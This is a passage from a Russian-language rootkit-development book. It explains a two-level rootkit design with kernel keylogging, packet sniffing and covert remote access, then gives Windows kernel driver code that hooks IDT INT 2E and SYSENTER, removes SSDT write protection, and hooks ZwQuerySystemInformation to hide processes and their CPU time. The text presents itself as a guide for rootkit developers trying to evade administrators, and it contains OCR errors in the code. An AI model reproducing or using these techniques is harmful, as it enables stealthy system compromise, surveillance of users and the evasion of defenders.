DbgPrint("Method : NEITHER");\n                }\n            else\n            {\n                DbgPrint("Method : unsupported");\n            }\n        }\n    }\n}
```

```

        status = STATUS_INVALID_DEVICE_REQUEST;
        break;
    }
    DbgPrint("Buffer address = %08X",buff);
    *buff=33;
    BytesTxd = 1;
    break;
}
case IOCTL_TOUCH_PORT_378H:
{
    unsigned short ECRegister = 0x378+0x402;
    DbgPrint("IOCTL_TOUCH_PORT_378H.");
    _asm {
        mov dx,ECRegister ;
        xor al,al ;
        out dx,al    ; Установить EPP mode 000
        mov al,095h   ; Биты 7:5 = 100
        out dx,al    ; Установить EPP mode 100
    }
    break;
}
default:
    status = STATUS_INVALID_DEVICE_REQUEST;
}
DbgPrint("OnDeviceControl: %d bytes written",
         (int)BytesTxd);
return CompleteIrp( pIrp, status, BytesTxd);
}

```

5.7. СХЕМА ДВУХУРОВНЕВОГО РУТКИТА

Вы научились создавать и регистрировать драйвер устройства и поняли, как с ним может взаимодействовать программа пользовательского уровня. Очевидно, что можно написать такой руткит, компоненты которого работали бы на обоих уровнях. Например, пользовательский компонент мог бы выполнять большинство функций – сетевое взаимодействие, удаленное управление и т. д. А компоненту ядра достались бы низкоуровневые, сугубо «ядерные», функции – доступ к «железу» и прикрытие деятельности пользовательского компонента.

Схема взаимодействия компонентов двух уровней (иногда называемая схемой двухуровневого руткита (fusion rootkit)) изображена на рис. 5.5.

На данной схеме компонент ядра будет производить модификацию таблиц ядра, а также снiffeинг клавиатуры и пакетов, передающихся по сети (снiffeинг – подслушивание, перехват). Пользовательский компонент

будет работать «под прикрытием» компонента уровня ядра. Основные его функции – это предоставление удаленного доступа (или просто возможности удаленно контролировать компьютер – производить операции с файловой системой, выключать/перезагружать машину, запускать программы и т. д.).



Рис. 5.5. Двухуровневый руткит

Использование двухуровневой схемы имеет следующие преимущества:

- Действия пользовательского уровня подразумевают использование библиотечных функций Windows – тех же функций для работы с сетью. Не переписывать же заново всю Windows? Всем известно, что библиотечные функции Windows могут содержать ошибки. Так зачем включать код с ошибками в состав руткита ядра? Ведь, чтобы руткит не был замечен, система должна работать стабильно – чтобы ничего не напоминало о присутствии руткита.
- Если пользовательский компонент будет все-таки «вычислен» и удален администратором, то компонент ядра все равно останется в системе и сможет перехватывать пакеты и «прослушивать» клавиатуру. Администратор же будет думать, что все нормально – он ведь удалил руткит.

Для взаимодействия пользовательского компонента и компонента уровня ядра можно использовать несколько способов. Обычно используются команды IOCTL (I/O control). IOCTL-команды представляют собой

определяемые программистом сообщения. Каждое сообщение несет в себе определенную команду, например команду установить соединение с тем-то узлом или открыть порт для удаленного доступа. Вы можете сделать «плавающий» график работы порта для удаленного доступа. Например, на первый день порт открывается через 30 минут после запуска системы, на второй – через час, на третий – через 40 минут и т. д. Так будет сложнее вычислить ваш руткит.

И, завершая тему инструментов разработчика руткита, скажем пару слов о структуре проекта руткита. Я рекомендую не держать все исходные файлы в одном каталоге, а создать для руткита структуру каталогов – вам же потом проще будет во всем этом ориентироваться. Например, такую, как изображенная на рис. 5.6.





Рис. 5.6. Структура каталогов для проекта руткита

«Корневым» каталогом нашего проекта будет `my_rootkit`. В каталоге `bin` мы будем хранить откомпилированные модули руткита. В каталоге `include` – заголовочные файлы, если это будет нужно.

Каталог `lib` будет хранить все необходимые для компиляции проекта библиотеки, а каталог `src` – исходный код руткита. Для удобства я создал в этом каталоге еще пять подкаталогов:


- `boot` – исходный код программы-загрузчика руткита;
- `file_hide` – исходный код программы для скрытия файлов;
- `network` – все, что связано с сетью;
- `proc_hide` – программа для скрытия процессов;
- `reg_hide` – программа для скрытия разделов реестра.

В следующей главе мы начнем разговор о том, как именно можно скрывать файлы, процессы и разделы реестра.



ГЛАВА 6. ПЕРЕХВАТ НА УРОВНЕ ЯДРА

- ПЕРЕХВАТ ПРЕРЫВАНИЙ (ТАБЛИЦА IDT)
- ИНСТРУКЦИЯ SYSENTER
- СОКРЫТИЕ ПРОЦЕССОВ (ТАБЛИЦА SSDT)
- СОКРЫТИЕ СОЕДИНЕНИЙ (ТАБЛИЦА IRP)
- МНОГОУРОВНЕВЫЕ ДРАЙВЕРЫ



В главе 4 мы говорили о системных таблицах – таблице прерываний IDT и таблице системных сервисов SSDT, а в главе 5 ввели понятие пакетов ввода/вывода IRP. Все это можно перехватывать, и сейчас мы покажем как.

Сначала продемонстрируем обещанный в п. 4.5 вывод содержимого таблицы IDT. Выводить будем в окно утилиты **DebugView** с помощью функции `DbgPrint`. Добавим этот код в функцию `DriverEntry` (листинг 6.1).

Для чтения таблицы IDT служит инструкция `SIDT`. Она возвращает адрес структуры `IDTINFO`:

```
typedef struct _IDTINFO
{
    unsigned short IDTLimit;
    unsigned short LowIDTBase;
    unsigned short HiIDTBase;
} IDTINFO;
```

Адрес самой IDT возвращается в полях структуры `LowIDTBase` и `HiIDTBase`. Для преобразования этих полей в полный адрес определим макрос `TOLONG`:

```
#define TOLONG (a, b) ((LONG)((WORD)(a)) | \
    ((DWORD)((WORD)(b)))<<16))
```

Каждая запись таблицы IDT – это структура типа `IDTENTRY` размером 64 бита. Запись таблицы IDT содержит информацию о функции-обработчике прерывания:

```
#pragma pack(1)
typedef struct _IDTENTRY
{
    unsigned short LowOffset;
    unsigned short selector;
```

```

    unsigned char unused_lo;
    unsigned char unused_hi:5;
    unsigned char DPL:2;
    unsigned char P:1; // бит присутствия вектора прерывания
    unsigned short HiOffset;
} IDTENTRY;
#pragma pack()

```

Листинг 6.1. Вывод содержимого IDT

```

#include <ntddk.h>
#define TOLONG(a, b) ((long)((unsigned short)(a)) | \
    ((unsigned long)((unsigned short)(b)))<<16))
typedef struct _IDTINFO
{
    unsigned short IDTLimit;
    unsigned short LowIDTBase;
    unsigned short HiIDTBase;
} IDTINFO;
#define MAX_IDT_ENTRIES 256
#pragma pack(1)
typedef struct _IDTENTRY
{
    unsigned short LowOffset;
    unsigned short selector;
    unsigned char unused_lo;
    unsigned char unused_hi:5;
    unsigned char DPL:2;
    unsigned char P:1; // бит присутствия вектора прерывания
    unsigned short HiOffset;
} IDTENTRY;
#pragma pack()
NTSTATUS DriverEntry( IN PDRIVER_OBJECT pDriverObject,
                      IN PUNICODE_STRING pRegPath)
{
    IDTINFO idt_info; // переменная для хранения IDT
    IDTENTRY* idt_entries; // указатель на запись таблицы IDT
    unsigned long k; // счетчик
    // загружаем IDT
    __asm {
        sidt idt_info;
    }
    idt_entries = (IDTENTRY*)TOLONG(idt_info.LowIDTBase,
        idt_info.HiIDTBase);
    for (k = 0; k < MAX_IDT_ENTRIES; k++)
    {
        char _s[255];
        IDTENTRY *I = &idt_entries[k];

```

```
    unsigned long addr = 0;
    addr = TOLONG (i->LowOffset, i->HiOffset);
    _snprintf (_s, 253, "INT %d: Vector 0x%08X", k, addr);
    DbgPrint (_s);
}
return STATUS_SUCCESS;
}
```

6.1. ПЕРЕХВАТ ПРЕРЫВАНИЙ (ТАБЛИЦА IDT)

Таблица IDT (Interrupt Descriptor Table) используется для управления прерываниями. Мы знаем, что прерывания бывают аппаратными (IRQ – Interrupt ReQuest) или программными (INT – interrupt). Аппаратные прерывания инициируются «железом», а программные – программным обеспечением. IDT содержит информацию о программных прерываниях – тех, которые инициируются инструкцией INT <номер_прерывания>. Нас интересуют не все прерывания, а только одно-единственное – INT 2E. Данное прерывание используется для осуществления системного вызова.

Давайте вспомним, как осуществляется системный вызов. В EAX помещается номер функции (системного вызова), в EDX – параметры функции, а потом вызывается прерывание 2E. Мы можем создать ловушку, которая бы перехватывала это прерывание. Ясно, что ловушка (говоря техническим языком – обработчик прерывания) будет вызвана раньше, чем API-функция.

Исходный обработчик прерывания 2E работает примерно так: по номеру функции (регистр EAX) находит в таблице SSDT адрес нужной функции. Затем проверяет, соответствуют ли параметры, указанные в EDX, информации, содержащейся в таблице SSPT. Если все нормально, то он вызывает API-функцию.

Как будет работать наш обработчик? Наверное, вы уже мысленно «нарисовали» схему его функционирования: он будет делать то же самое, но с фильтрацией результата. Должен вас огорчить. Обработчик прерывания – это «сквозная функция», поэтому он никогда не получит управление после завершения выполнения API-функции. Это означает, что он не сможет отфильтровать результат.

Однако руткит может попытаться идентифицировать приложение, которое инициировало системный вызов. Так, можно попытаться обнаружить брандмауэр или установленную HIPS. Но об этом поговорим чуть позже.

Было сказано, что в EAX помещается номер системного вызова, а в EDX – параметры, точнее указатель на параметры, а сами параметры помещаются в стек пользовательского приложения. Кто же заполняет регистры EAX и

EDX и вызывает INT 2E? Виновником всего этого является NTDLL.DLL. Правда, в последних версиях Windows NTDLL.DLL использует инструкцию SYSENTER (будет описана ниже), а не прерывание INT 2E.

Заменим строки, которые выводили в окно отладки текущие адреса векторов прерываний, на вызов функции `hook_idt` (листинг 6.2). Эта функция установит вместо стандартного обработчика прерываний `KiSystemService` наш собственный обработчик – функцию `MyKSS`. Функция использует следующие глобальные переменные:

- `OldKiSystemService` – адрес настоящего обработчика прерывания INT 2E;
- `INT2E` – номер прерывания (в нашем случае `0x2E`, но вы аналогичным образом можете перехватить любое прерывание).

Обратное действие, то есть восстановление исходного обработчика, выполняет функция `unhook_idt`.

Листинг 6.2. ПЕРЕХВАТЧИК ПРЕРЫВАНИЯ 0x2E

```
unsigned long OldKiSystemService;
#define INT2E 0x2e
__declspec(naked) MyKSS()
{
    __asm{
        pushad
        pushfd
        push fs
        mov bx,0x30
        mov fs,bx
        push ds
        push es
        // здесь нужно вставить код обнаружения процесса
        // и предотвращения его
        // действий. Указатель на текущий процесс EPROCESS можно
        // получить с помощью PsGetCurrentProcess
        //Finish:
        pop es
        pop ds
        pop fs
        popfd
        popad
        // вызываем исходный обработчик
        jmp OldKiSystemService;
    }
}
void hook_idt()
```

RootKits

```
{  
    IDTINFO idt_info;  
    IDTENTRY* idt_entries, *int2e_entry;  
    ULONG idt_count,idt_addr;  
    DbgPrint("Entering hook_idt");  
    __asm {  
        sidt idt_info;  
    }  
    idt_entries = (IDTENTRY*)TOLONG(idt_info.LowIDTBase,  
                                    idt_info.HiIDTBase);  
    OldKiSystemService =  
        TOLONG(idt_entries[INT2E].LowOffset,  
               idt_entries[INT2E].HiOffset);  
    int2e_entry = &(idt_entries[INT2E]);  
    DbgPrint("hook_idt OldKSS 0x%08X,  
             MyKSS 0x%08X",OldKiSystemService, MyKSS);  
    __asm{  
        cli;  
        lea eax,MyKSS;  
        mov ebx, int2e_entry;  
        mov [ebx],ax;  
        shr eax,16  
        mov [ebx+6],ax;  
        lidt idt_info;  
        sti;  
    }  
    DbgPrint("hook_idt MyKSS 0x%08X,  
             TOLONG(idt_entries[INT2E].LowOffset,i  
                    dt_entries[INT2E].HiOffset));  
    DbgPrint("Exiting hook_idt");  
}  
void unhook_idt ()  
{  
    IDTINFO info;  
    IDTENTRY* entries;  
    IDTENTRY* int2e;  
    ULONG idt_addr;  
    DbgPrint("Entering unhook_idt");  
    __asm {  
        sidt info;  
    }  
    entries = (IDTENTRY*) TOLONG(info.LowIDTBase,  
                                  info.HiIDTBase);  
    int2e = &(entries[INT2E]);  
    __asm{  
        cli;  
        mov eax, OldKiSystemService;  
        mov ebx, int2e;
```

```

        mov [ebx],ax;
        shr eax,16
        mov [ebx+6],ax;
        lidt info;
        sti;
    }
    DbgPrint("Exiting unhook_idt");
}

```

6.2. ИНСТРУКЦИЯ SYSENTER

Последние версии Windows вместо прерывания INT 2Е используют инструкцию SYSENTER. NTDLL загружает в EAX номер системного вызова, в EDX – текущий указатель стека (ESP), а затем вызывает SYSENTER. Как видите, ничего не изменилось, кроме последней инструкции. Инструкция SYSENTER передает управление по адресу, указанному в MSR-регистре (Model-Specific Register) IA32_SYSENTER_EIP.

Сейчас мы напишем небольшой драйвер, который записывает в регистр IA32_SYSENTER_EIP адрес нашей ловушки – функции, которая будет обрабатывать инструкцию SYSENTER. Драйвер сохраняет адрес оригинального обработчика прерывания в переменной Orig_SYSENTER. Функция-ловушка просто передает управление оригинальной функции.

Листинг 6.3. ПЕРЕХВАТ ИНСТРУКЦИИ SYSENTER

```

#include "ntddk.h"
ULONG Orig_SYSENTER; // Адрес исходного обработчика SYSENTER
// Ловушка
_declspec(naked) My_SYSENTER()
{
    __asm {
        jmp [Orig_SYSENTER]
    }
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject,
                     IN PUNICODE_STRING pRegPath )
{
    /*
    обычный код инициализации драйвера...
    */
    __asm {
        mov ecx, 0x176
        ; читаем значение регистра IA32_SYSENTER_EIP
        rdmsr
        mov Orig_SYSENTER, eax
}

```

```
; адрес ловушки  
mov eax, My_SYSENTER  
; записываем в IA32_SYSENTER_EIP  
wrmsr  
}  
return STATUS_SUCCESS;  
}
```

Самое интересное, что перехват инструкции SYSENTER еще проще, чем установка ловушки для IDT. Я же говорил, что Microsoft делает все возможное, чтобы облегчить работу нам – разработчикам руткитов.

6.3. СОКРЫТИЕ ПРОЦЕССОВ (ТАБЛИЦА SSDT)

Как уже отмечалось, Windows предоставляет доступ к своим трем подсистемам: WIN32, POSIX и OS/2. Адреса системных сервисов этих систем хранятся в таблице SSDT (System Service Dispatch Table) – *таблица системных сервисов*. Если быть предельно точным, то в этой таблице хранятся номера системных вызовов и соответствующие им адреса API-функций. Ядро также работает с другой таблицей – SSPT (System Service Parameter Table) – *таблица параметров системных сервисов*. В этой таблице описываются параметры системных сервисов.

Ядром экспортируется таблица KeServiceDescriptorTable. Данная таблица содержит указатели на часть таблицы SSDT и на таблицу SSPT. Экспортируемая часть таблицы SSDT содержит основные системные сервисы, реализованные в ntoskrnl.exe – главной части ядра.

Для осуществления системного вызова используется диспетчер системных сервисов – KiSystemService. Он просто по номеру системного вызова находит в таблице SSDT его адрес. Нужно отметить, что все адреса в SSDT – 32-битовые (4-байтовые). Также нужно помнить, что для того, чтобы по определенному ID системного вызова найти его адрес в SSDT, нужно номер умножить на 4 – так мы получаем смещение в SSDT.

Таблица KeServiceDescriptorTable, кроме всего прочего, содержит максимальное количество сервисов в SSDT, это необходимо для вычисления смещения в SSDT и SSPT.

Таблица SSPT содержит информацию о параметрах системных вызовов. Каждый элемент этой таблицы занимает один байт – в нем содержится количество байтов параметров для того или иного системного вызова. На рис. 6.1 изображены таблицы SSDT (вверху) и SSPT (внизу).

The screenshot shows two memory dump tables side-by-side:

804AB3BF	804AE86B	804BDEF3	8050B034
...			

18 20 2C 2C
40 ...
...

Рис. 6.1. Таблицы SSDT (вверху) и SSPT (внизу)

Согласно рис. 6.1, функция по адресу 804AE86B принимает 0x20 (32) байт параметров.

Кроме таблицы KeServiceDescriptorTable, ядром используется еще одна таблица – KeServiceDescriptorTableShadow, содержащая адреса сервисов USER и GDI, реализованных в драйвере ядра Win32k.sys. Эту таблицу мы рассматривать не будем, если вам интересно, о ней вы можете прочитать в Интернете – просто введите «KeServiceDescriptorTableShadow» в любой поисковик и получите столько ссылок, что за день не пересмотрите.

Диспетчер системных вызовов активизируется прерыванием INT 2E или инструкцией SYSENTER. Приложение может вызвать диспетчер (KiSystemService) напрямую или же воспользоваться одной из подсистем, например WIN32. В случае с WIN32 будет осуществлен вызов NTDLL.DLL, которая поместит в EAX номер системного вызова (который необходим приложению), а в EDX будут записаны параметры системного вызова. Диспетчер KiSystemService проверит соответствие параметров номеру функций, указанному в EAX, и в случае соответствия запустит требуемую функцию.

Руткит, загруженный в виде драйвера устройства, может изменить адрес функции в таблице SSDT. Техника вам уже знакома, только теперь мы работаем на уровне ядра. Руткит запоминает адрес исходной функции в своей внутренней таблице, а в SSDT записывает адрес собственной функции. Диспетчер системных вызовов, ничего не подозревая, запускает функцию руткита, которая выполняет какие-то действия, затем запускает исходную функцию (ее адрес руткит знает), потом, получив ее результат, руткит его модифицирует и передает приложению.

6.3.1. Защита таблицы SSDT и руткит

Помните, мы говорили о том, что Windows XP и более поздние версии могут защищать таблицы SSDT и IDT, делая их доступными только для чтения

(п. 4.7)? Чтобы включить эту защиту, нужно модифицировать пару ключей реестра. Конечно, немногие администраторы о них знают, но нужно ориентироваться на худшее – на квалифицированного администратора.

Если таблицы SSDT и IDT защищены от записи, изменить их руткит не сможет. При попытке записи в защищенную область памяти появится всем нам знакомый синий экранчик, свидетельствующий о том, что произошла критическая системная ошибка и продолжать работу больше нельзя. Все. Система остановлена.

Но не все так плохо. Изменить их не сможет до тех пор, пока они защищены от записи. Открыть дверь мы тоже не можем, пока она закрыта на ключ. А вот если удастся чем-нибудь открыть замок, то открыть саму дверь – не проблема. В нашем случае нужно попытаться как-то отключить защиту от записи. Это можно сделать. И вообще, мне запомнилась одна фраза (не помню, кто сказал): «Взламывается все. Вот только за разное время и с разным шумом». Помните это и старайтесь сократить время и уровень «шума»...

Если вы внимательно читали главу 4, то должны знать, что если модифицировать регистр управления CR0, то можно отключить защиту записи. Но этот метод довольно варварский. В этом пункте мы рассмотрим другой способ, реализованный средствами Microsoft (такое впечатление, что Microsoft создает их специально).

Вы можете описать регион памяти в списке дескрипторов памяти (MDL, Memory Descriptor List). Элемент списка MDL содержит начальный адрес, процесс-владелец, число байтов и флаги, устанавливаемые для региона памяти.

```
// Структура _MDL , а также некоторые флаги (константы)
// (взято из ntddk.h)
typedef struct _MDL {
    struct _MDL *Next;
    CSHORT Size;
    CSHORT MdlFlags;
    struct _EPROCESS *Process;
    PVOID MappedSystemVa;
    PVOID StartVa;
    ULONG ByteCount;
    ULONG ByteOffset;
} MDL, *PMDL;
// MDL-флаги
#define MDL_MAPPED_TO_SYSTEM_VA      0x0001
#define MDL_PAGES_LOCKED            0x0002
#define MDL_SOURCE_IS_NONPAGED_POOL  0x0004
#define MDL_ALLOCATED_FIXED_SIZE    0x0008
#define MDL_PARTIAL                 0x0010
```

```
#define MDL_PARTIAL_HAS_BEEN_MAPPED      0x0020
#define MDL_IO_PAGE_READ                 0x0040
#define MDL_WRITE_OPERATION              0x0080
#define MDL_PARENT_MAPPED_SYSTEM_VA    0x0100
#define MDL_LOCK_HELD                  0x0200
#define MDL_PHYSICAL_VIEW               0x0400
#define MDL_IO_SPACE                   0x0800
#define MDL_NETWORK_HEADER              0x1000
#define MDL_MAPPING_CAN_FAIL            0x2000
#define MDL_ALLOCATED_MUST_SUCCEED     0x4000
```

Что нужно сделать, наверное, уже вы догадались. Начальный адрес нужно установить на начало таблицы SSDT, а потом с помощью флагов изменить параметры этого региона памяти, в том числе снять защиту от записи.

Создать регион памяти можно с помощью вызова MmCreateMdl. Этот системный вызов позволяет указать начало региона и его размер. После этого вы должны установить флаг MDL_MAPPED_TO_SYSTEM_VA для разрешения записи в этот регион. Все, дело сделано! Пример кода приведен в листинге 6.4.

Листинг 6.4. Отключение защиты региона памяти

```
#include "ntddk.h"
#pragma pack(1)
typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase;
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t;
#pragma pack()
__declspec(dllimport)
ServiceDescriptorTableEntry_t KeServiceDescriptorTable;
PMDL pSystemCall;
PVOID *MappedSystemCallTable;
pSystemCall = MmCreateMdl(NULL,
    KeServiceDescriptorTable.ServiceTableBase,
    KeServiceDescriptorTable.NumberOfServices*4);
if(!pSystemCall) return STATUS_UNSUCCESSFUL;
MmBuildMdlForNonPagedPool(pSystemCall);
pSystemCall->Md1Flags =
    pSystemCall->Md1Flags | MDL_MAPPED_TO_SYSTEM_VA;
MappedSystemCallTable =
    MmMapLockedPages(pSystemCall, KernelMode);
```

6.3.2. Изменение SSDT

Теперь, когда SSDT доступна для записи, мы можем ее изменить. Помните, мы говорили, что есть API-функции пользовательского уровня – их имена начинаются на «Nt» – и есть API уровня ядра с именами, начинающимися с префикса «Zw». Zw*-функции используются компонентами ядра и драйверами устройств.

Общий принцип такой: пользовательское приложение вызывает Nt*-функцию, затем системой вызывается нужная Zw*-функция, которая и выполняет всю работу, возвращая результат Nt*-функции. Nt*-функция передает результат приложению. Получается такая двухуровневая схема.

Наша задача – изменить SSDT так, чтобы вызывались нужные нам функции (наши функции). Ясно, что наши функции будут возвращать тот результат, который нам нужен. В этом нам помогут два макроса: `SYS_SERVICE` и `SYSCALL_IND`. Первый макрос принимает адрес Zw*-функции и возвращает соответствующий ей адрес Nt*-функции из таблицы SSDT.

Второй макрос принимает адрес Zw*-функции и возвращает соответствующий ей номер (индекс) в таблице SSDT.

Как же эти макросы работают? А очень просто. Все Zw*-функции начинаются с одной и той же инструкции:

```
move ax, NNN
```

NNN – это индекс системного вызова в таблице SSDT. Далее, если у нас есть индекс, то нам ничего не стоит найти по нему адрес соответствующей функции в таблице SSDT. Наоборот, если у нас есть адрес функции, то мы можем узнать индекс этой функции.

```
#define SYS_SERVICE(_function) \
    KeServiceDescriptorTable.ServiceTableBase[ \
        *(PULONG)((PUCHAR)_function+1)] \
#define SYSCALL_IND(_Function)*(PULONG)((PUCHAR)_Function+1)
```

Но это еще не все макросы. Ведь первые макросы `SYS_SERVICE` и `SYSCALL_IND` бесполезны – они ничего не делают вредного. Чего не скажешь о макросах `HOOK` и `UNHOOK`. Макрос `HOOK` принимает адрес Zw*-функции, которую нужно перехватить, вычисляет ее номер в SSDT и заменяет соответствующий адрес в SSDT адресом функции `_hook`.

```
#define HOOK(_Function, _hook, _Orig) \
    _Orig = (PVOID)InterlockedExchange((PLONG) \
        &MappedSystemCallTable[SYSCALL_IND(_Function)], \
        (LONG) _hook)
```

```
#define UNHOOK (_Function, _hook, _Orig) \
    InterlockedExchange( (PLONG) \
        &MappedSystemCallTable[SYSCALL_IND(_Function)], \
            (LONG) _hook)
```

Всего лишь четыре макроса, но что они умеют делать! Наверное, вам сразу же захочется, используя эти макросы, перехватить парочку API-функций. Давайте сделаем это вместе. Сейчас мы напишем драйвер устройства, который будет скрывать процессы.

Мы знаем, что в Windows есть API-функция `ZwQuerySystemInformation`, предоставляющая различную системную информацию. Диспетчер задач (и другие приложения) использует ее для получения списка процессов. Для этого он передает ей параметр `SystemInformationClass = 5`.

Наш руткит будет перехватывать функцию `NtQuerySystemInformation`. Получив результат от `ZwQuerySystemInformation`, руткит удалит из него некоторые записи.

Информация о процессах хранится в структурах `_SYSTEM PROCESSES` (процессы) и `_SYSTEM_THREADS` (соответствующие процессам потоки). В структуре `_SYSTEM PROCESSES` есть один очень полезный элемент – `UNICODE_STRING`. Сюда система записывает имя процесса. Мы будем анализировать именно `UNICODE_STRING`, чтобы «отсеивать» нужные нам процессы по именам. Взглянем на определение структур `_SYSTEM PROCESSES` и `_SYSTEM_THREADS`:

```
struct _SYSTEM_THREADS
{
    LARGE_INTEGER KernelTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER CreateTime;
    ULONG WaitTime;
    PVOID StartAddress;
    CLIENT_ID ClientId;
    KPRIORITY Priority;
    KPRIORITY BasePriority;
    ULONG ContextSwitchCount;
    ULONG ThreadState;
    KWAIT_REASON WaitReason;
};

struct _SYSTEM PROCESSES
{
    ULONG NextEntryDelta;
    ULONG ThreadCount;
    ULONG Reserved[6];
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
```

```

    LARGE_INTEGER KernelTime;
    UNICODE_STRING ProcessName;
    KPRIORITY BasePriority;
    ULONG ProcessId;
    ULONG InheritedFromProcessId;
    ULONG HandleCount;
    ULONG Reserved2[2];
    VM_COUNTERS VmCounters;
    IO_COUNTERS IoCounters; //только для Windows 2000
    struct _SYSTEM_THREADS Threads[1];
};

}

```

Вместо функции `ZwQuerySystemInformation` мы установим функцию `MyZwQuerySystemInformation`. Устанавливать ее мы будем после инициализации драйвера в ходе выполнения функции `DriverEntry` (листинг 6.5).

Листинг 6.5. Подмена `ZwQuerySystemInformation`

```

LARGE_INTEGER UserTime;
LARGE_INTEGER KernelTime;
ZWQUERYSYSTEMINFORMATION Pred_func;

NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject,
                     IN PUNICODE_STRING pRegPath)
{
    /*
     * код инициализации драйвера...
     */
    // Обнуляем глобальное время. Это позволит "завуалировать"
    // разницу в процессорном времени - ведь наши скрытые
    // процессы будут использовать процессор
    UserTime.QuadPart = KernelTime.QuadPart = 0;
    // сохраняем адрес старой функции ZwQuerySystemInformation
    Pred_func =
        (ZWQUERYSYSTEMINFORMATION)
            (SYS_SERVICE(ZwQuerySystemInformation));
    // Создаем MDL
    mdl = MmCreateMdl(NULL,
                      KeServiceDescriptorTable.ServiceTableBase,
                      KeServiceDescriptorTable.NumberOfServices*4);
    if(!mdl) return STATUS_UNSUCCESSFUL;
    MmBuildMdlForNonPagedPool(mdl);
    // Разрешаем запись в регион памяти
    mdl->MdlFlags = mdl->MdlFlags | MDL_MAPPED_TO_SYSTEM_VA;
    MappedSystemCallTable = MmMapLockedPages(mdl, KernelMode);
    // перехватываем системный вызов
}

```

```

HOOK(ZwQuerySystemInformation,
      MyZwQuerySystemInformation, Pred_func);
return STATUS_SUCCESS;
}

```

Вот теперь рассмотрим саму функцию MyZwQuerySystemInformation. Она будет скрывать процессы, начинающиеся на «_den». Конечно, вам нужно изменить эту строку (не думаю, что в вашей системе будет много процессов с именем _den*).

Листинг 6.6. Замещающая функция MyZwQuerySystemInformation

```

NTSTATUS MyZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength)
{
    NTSTATUS s;
    s = ((ZWQUERYSYSTEMINFORMATION)(Pred_func)) (
        SystemInformationClass,
        SystemInformation,
        SystemInformationLength,
        ReturnLength );
    if( NT_SUCCESS(s))
    {
        // Класс 5 - это список процессов
        if(SystemInformationClass == 5)
        {
            struct _SYSTEM_PROCESSES *curr =
                (struct _SYSTEM_PROCESSES *) SystemInformation;
            struct _SYSTEM_PROCESSES *prev = NULL;
            while(curr)
            {
                if (curr->ProcessName.Buffer != NULL)
                {
                    if(0 == memcmp(curr->ProcessName.Buffer,
                                  L"_den", 12))
                    {
                        UserTime.QuadPart +=
                            curr->UserTime.QuadPart;
                        KernelTime.QuadPart +=
                            curr->KernelTime.QuadPart;
                        if(prev)
                        {
                            if(curr->NextEntryDelta)

```

```

        prev->NextEntryDelta +=  

                        curr->NextEntryDelta;  

        else  

            prev->NextEntryDelta = 0;  

    }  

    else  

    {  

        if(curr->NextEntryDelta)  

            (char *)SystemInformation +=  

                curr->NextEntryDelta;  

        else  

            SystemInformation = NULL;  

    }  

}  

}  

else // это запись для процесса простоя (Idle)  

{  

// Добавляем пользовательское процессорное время и  

// процессорное время ядра,  

// отнимаемое процессами _den*, к процессу Idle  

curr->UserTime.QuadPart += UserTime.QuadPart;  

curr->KernelTime.QuadPart +=  

    KernelTime.QuadPart;  

// Сбрасываем таймеры  

UserTime.QuadPart = 0;  

KernelTime.QuadPart = 0;  

}  

prev = curr;  

if(curr->NextEntryDelta)  

    ((char *)curr += curr->NextEntryDelta);  

else curr = NULL;  

}  

}  

else if (SystemInformationClass == 8)  

// запрос о процессорном времени  

{  

    struct _SYSTEM_PROCESSOR_TIMES * times =  

        (struct _SYSTEM_PROCESSOR_TIMES *)SystemInformation;  

    times->IdleTime.QuadPart +=  

        UserTime.QuadPart + KernelTime.QuadPart;  

}
}  

return stat;
}

```

